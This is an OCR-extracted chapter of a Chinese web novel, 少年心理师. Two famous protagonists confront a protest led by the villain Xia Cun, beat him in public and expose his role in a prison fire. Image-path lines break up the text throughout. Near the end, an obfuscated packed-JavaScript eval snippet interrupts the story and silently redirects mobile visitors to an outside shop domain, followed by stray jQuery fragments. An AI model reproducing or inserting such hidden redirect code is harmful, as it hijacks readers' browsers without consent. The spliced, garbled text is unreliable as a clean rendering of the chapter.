文趣网 > 其他小说 > 少年心理师 > 61. 《少年心理师
    如果有人问:如今的炎华,谁最出名?

    那么答案绝非什么四大天王,超男快女,也不是什么体坛健将,艺术先锋。

    而是众所皆知的两个人——周觉和莫晓乙。

    周大警监冲冠一怒为晓乙的故事已经家喻户晓,所有与两人相关的视频照片都被翻了出来。就连周觉十八岁生日宴上,两人“携手”离去的一幕也被曲解放大,跌碎了不知多少颗少女芳心?

    尤其莫晓乙曾经饰演的十八,更是让无数人惊艳晕眩。再加上他在米空岛事件中的超卓表现,面对非人僵尸时的淡定从容,还有他那被无知闲人们极度扭曲夸张了的催眠术,给他的身上增添了无数神秘的光环。

    其实最关键的是,周觉清华高贵,如神祗王孙;莫晓乙飘逸俊美,恍若世外之人。两人并肩而立的时候,其赏心悦目的程度,绝对可以媲美最最清新唯美的水天风景图。

    所以此次事件以一种前所未有的,可以说是吓人的速度飞快蹿红。

    网络搜索率第一,网络关注度第一,网络人气榜上两人更是遥遥领先,毫无疑议地高居榜首。

    聪明的商家们立刻从中发现商机,所有广告牌上的明星们都被撤了下来,换上两人的大幅照片。所有街头的电视广告播放的都是与两人相关的视频和新闻。就连许多的店面招牌也与时俱进,全都改了:什么晓乙咖啡厅,晓乙饰品店,晓乙包子店,甚至还有晓乙西瓜店,晓乙内衣店,宛如雨后春笋般相继冒出来。

    周觉那边更是闹心,警监大酒吧、警监器材店、警监袜子店也就罢了,最过分的就是那家警监情趣用品店。当周觉开车经过的时候,若非莫晓乙死命拦着,他非把这家的招牌砸得粉碎不可。

    两人的照片也被PS成无数版本,遍布晨曦的大街小巷:两人举杯对饮的,两人深情相视的,两人漫步花丛的……

    一家蛋糕店尤其创新,竟然将莫晓乙缩成草莓形状摆到蛋糕尖上,而旁边的周觉正拿起勺子,准备大朵快颐。至于那些鲜花店婚纱店什么的,若是没摆上几张周觉和莫晓乙的婚照,简直都不好意思开张做生意。

    最有想法的是一家冷饮店老板,将冰激凌纸杯上的卡通老鼠统统换成了周觉和莫晓乙,竟然大受欢迎。其他店也纷纷效仿,于是杯子、盘子、枕头、垫子、书包、皮夹,甚至纸巾、鼠标垫和钥匙扣,都印上了两人的图像。

    有人或许会问:这不是明显的侵权吗?

    精明的店家们却有自己的理由:首先,法不责众。其次,如今的周警监自顾不暇,哪有功夫理会这种小事?

    所以当某一天,周觉在谢子博的办公室看到印着自己形象的靠垫之后,什么话都没说。回去之后,立刻定制了几十个谢子博形象的练拳沙包,摆满了他的健身房。让谢子博大为郁闷,这家伙的报复心未免太强烈了,自己只是偶尔靠靠他,他却每天都要揍自己。

    几乎快要爆棚的人气和声势,就连炎华总统周海宵也被惊动了。他坐在办公室里,快速浏览着相关信息,越看心里越恼:“这都是些什么乱七八糟的?”

    秘书却忧心忡忡地望向窗外:“周总统……不如命特警队过来,将他们驱散,总这样下去不是办法呀?”

    “不许去!”周海宵一拍桌子,“既然是臭小子惹得祸,就让他自己去解决。他都多大了,还让我这个当爹的替他擦屁股?”

    “可是……”

    “没什么可是的!吩咐下去,谁也不许动,该做什么就做什么,随便他们闹!”

    秘书无奈地退了出去,周海宵看着某网站首页上,笑容无比灿烂的周觉和莫晓乙,轻轻叹息:“这俩孩子,怎么就没一刻让人省心呢?”

    总统府外,已经是人山人海,摩肩接踵。

    到处是攒动的人头,熙熙攘攘,好像全世界的人都跑来这里,黑压压的,一眼望不到边际。

    大大小小的摄像头闪光灯就像不要钱似的疯狂闪烁,那些记者们一个个仿佛打了鸡血,满脸兴奋的潮红,在拥挤的人潮中颠簸起伏,不畏艰险,奋勇向前。只要发现一丝空隙,便拼命按动快门,唯恐落后一步。

    所有一切,都是因为广场中央那几十个长跪不起的人。

    这些人有老有少,有男有女,表情或悲戚,或怨愤,每个人的双手上都捧着一幅巨大的黑白照片。

    照片上那一张张年轻鲜活的面孔,却因为沉重暗淡的黑白色调显出几分肃穆和压抑。这些人的正前方,夏存神情亢奋,面孔扭曲,慷慨激昂地向着大众宣讲:“诸位朋友,这些照片中,有在那场大火中无辜死去的刑犯,也有我曾经的战友。这么多年,他们与我朝夕相处,并肩而战,前些天还在谈笑风生,今天却已身化飞灰,永远地躺在那片冰冷的土地上。没人记得他们是谁?也没人记得他们曾经为这个国家做过什么?

    而我们的周大警监,直到现在,他都不敢走出来,睁大眼睛看看这些因为他,失去孩子,失去丈夫,失去父亲的人们!

    他们到底做错了什么?要承受这种锥心刺骨的丧亲之痛?

    我们今天聚集到这里,不是为了向政府示威,更不是为了掀动舆论,我们只是要求一个公道!王子犯法,尚与庶民同罪!小小警监,又凭什么凌驾于法律之上?

    难道就因为他有一个总统父亲,就可以肆意妄为,罔顾人权吗?

    今天,他可以为了一个男人毁掉数千条人命!将来,他必然也会为了更深厚的利益,舍弃整个炎华,舍弃所有国民!这样的警监,我们不敢要!”

    他的话音刚落,人群中间就是一阵骚动,一队全副武装的防爆特警由外向内,迅速插入,硬生生地将人群分开一条通路。

    一辆黑色轿车缓缓驶入,停在特警们开辟出来的空地上。

    车门打开,周觉和莫晓乙相继走出。

    两人刚一露面,人群就沸腾了,兴奋的尖叫声此起彼伏。

    那些记者更是和疯了一样,拼命向着两人涌去。却被特警们用盾牌牢牢地挡在外围,无法近身,只能伸长脖子,竭尽全力地将麦克风举向两人:“周警监,您将如何回应此次事件?”

    “莫先生,您和周警监到底什么关系?”

    “周警监,您会引咎辞职吗?”

    “莫先生,此次经历,会不会给您造成无法弥补的心灵创伤?”

    “周警监……”

    “莫先生……”

    没等周觉说话,莫晓乙便微微一笑,竖起食指抵在嘴唇上,做了一个噤声的手势——

    嘘。

    虽是浅浅一笑,却像阳光般绚丽明媚,又如风烟般恍惚迷离,瞬间看呆了所有人。

    喧闹的场面,立时静寂了许多。

    万众瞩目中,莫晓乙大步走向夏存。

    夏存冷笑,眼底煞气四溢。

    莫晓乙却笑容灿烂:“夏队长,听说鄙人在监狱里受尽凌辱,下场极惨,是吗?”

    夏存眼里闪过一丝嘲弄:“莫先生,对你的遭遇我深表同情,可惜我也……”

    “也”字还没出口,他就突然感觉眼前一阵天旋地转,不知怎么,人已经被翻转了三百六十度,恶狠狠地拍向青石地面,来了一次实打实的肉石大碰撞。一时之间,好像全身的骨头都被撞碎,疼得他鼻涕眼泪齐涌,就连喘气都带着血腥味。

    恍惚间,似乎听到莫晓乙清淡好听的声音:“这一摔,叫弱质芊芊。”

    没等他反应过来,太阳穴便又挨了一记,嗡的一声,脑袋里好像突然多了一万只苍蝇在飞,胡冲乱撞,撞得他东南西北都找不到了。

    “这一拳,叫如花似玉!”

    随后,胸腹一阵剧痛,夏存的身体再一次被高高抛起,又重重落下,在地上滚了几滚,狂喷了好几口鲜血,才堪堪停下。

    这时的夏存,已经是出气多,入气少了。

    宽大的风衣随着莫晓乙的动作扬起又落下,他右脚毫不留情地踩住夏存脑袋,脸上却是笑意盈盈:“这一脚,叫雌雄莫辩。”

    周觉大汗,这三个词都是夏存用来形容莫晓乙的,现在一个不落,全给还回去了!

    莫晓乙不经意地掸掸衣袖,仿佛怕自己的衣襟沾染了血污和尘埃:“不好意思,很久没有揍人了,所以力度控制得不是很好,希望夏队长不要介意。”

    如果说刚才只是安静,那么此时此刻,偌大的广场简直就是寂静如死,落针可闻。

    某些人的眼珠子几乎要瞪出眼眶。

    如果这种也能叫“弱”,那世上还有强者的存在吗?疑问不由自主涌上所有人的心头:这样一个强横的所在,就连特种精英夏存在他面前都没有还手之力,又怎么可能在监狱里受尽凌辱而不反抗?

    一声女孩的尖叫骤然刺破了所有人的耳膜:“莫晓乙,我爱你,爱死你了!”

    莫晓乙刚想回以微笑,女孩接下来喊的话却立时让他黑了脸:“你才不是弱受,你是宇宙无敌霸王受!”

    这一嗓子就像导火索,更多人的热情被引燃,场面比之前还要火爆:“哇,酷毙了!”

    “打得好,揍死他!”

    “小莫莫,我要给你生猴子!”

    “那个姓夏的也未免太菜了吧,就这样的还想做单兵之王?”

    “莫先生,您当众伤人,难道就不怕引起众怒吗?”

    “莫先生,您这是报复吗?”

    淆乱之中,原本跪在地上的一个中年女人满脸惊慌地冲向夏存:“夏先生,您没事吧?”然后抬起头怒视莫晓乙:“你凭什么出手伤人?夏先生只是想为我们讨回公道,他有什么错?”

    莫晓乙看看女人手里的照片:“您是林易林管教的母亲吧?”

    女人愤怒地点点头:“不错,我的儿子就是被你们害死的林易!他还那么年轻,却这样不明不白地死了,我一定要为他讨个说法!”

    旁边的周觉突然插话:“谁说他死了?”</

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17724665|208808||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    p>

    随后,他就拿出一个遥控器,对准广场一侧的超大显示屏,轻轻一按。

    屏幕渐渐亮了起来,显出一张极为清晰的面孔,赫然就是第六监狱的管教林易。

    他正斜靠在病床上,精神显得非常不错,只是好像被眼前的场面吓了一跳:“哇,这么多人!”

    中年女人骤然尖叫一声,疯狂地扑向屏幕:“小易,小易!”

    林易也随之惊跳起来,整张脸几乎贴到屏幕上,以至于睫毛的震颤,鼻孔的翕动都被众人看得清清楚楚:“妈,你怎么也在那里?”

    林母立刻捶胸顿足地哭号起来:“你这个死孩子,我以为你被那个周警监给害死了……所以听了夏队长的话,为你讨回公道!”

    砰得一声,也不知道林易拍到了什么东西,他激动地站起身:“妈,你怎么能听那个混蛋胡说八道?周警监怎么会害我?相反,若不是他拼死相救,你儿子现在连骨头都烂掉了。”

    林母愕然,连忙擦去眼泪:“小易,到底是什么回事?”

    林易一脸愤怒:“早在好几年前,监狱就爆发了一种新型病毒,就连监狱长裘立也无法幸免。可那个裘立害怕承担罪责,更怕失去好不容易得来的监狱长职位,最后竟然选择隐瞒不报,还将我们变相软禁,各种威逼利诱,不许我们泄露机密。周警监和莫先生不知从哪里得到消息,为了搜集证据,所以才冒险进入第六监狱。却没想到,这种病毒突然大肆爆发,许多管教和犯人不治身亡。夏存那个混蛋见势不妙,竟然在毁掉监狱的中枢指挥系统之后,又放了一把火,将监狱大门紧紧封闭,想把所有人烧死在里面,毁尸灭迹,他自己却驾车跑掉。幸好周警监舍命相救,将我们这些还活着的人一个一个地带出了监狱……”

    众人正在为事情真相感到无比震惊的时候,屏幕内突然又挤入另外一张年轻的面孔,竟是那个超级崇拜周觉的小武警。

    他比林易还要激动,眼睛里更是泪光闪闪:“为了救我们,周警监几次险死还生,差点就……他派战斗机焚烧监狱,也是唯恐这种病毒随着那些尸体和生物们传播开去,危害更多人,没想到……”他咬牙切齿地大骂:“夏存,你这个无耻的混蛋,害了我们还不够,竟敢对周警监反咬一口,我和你……势不两立!”

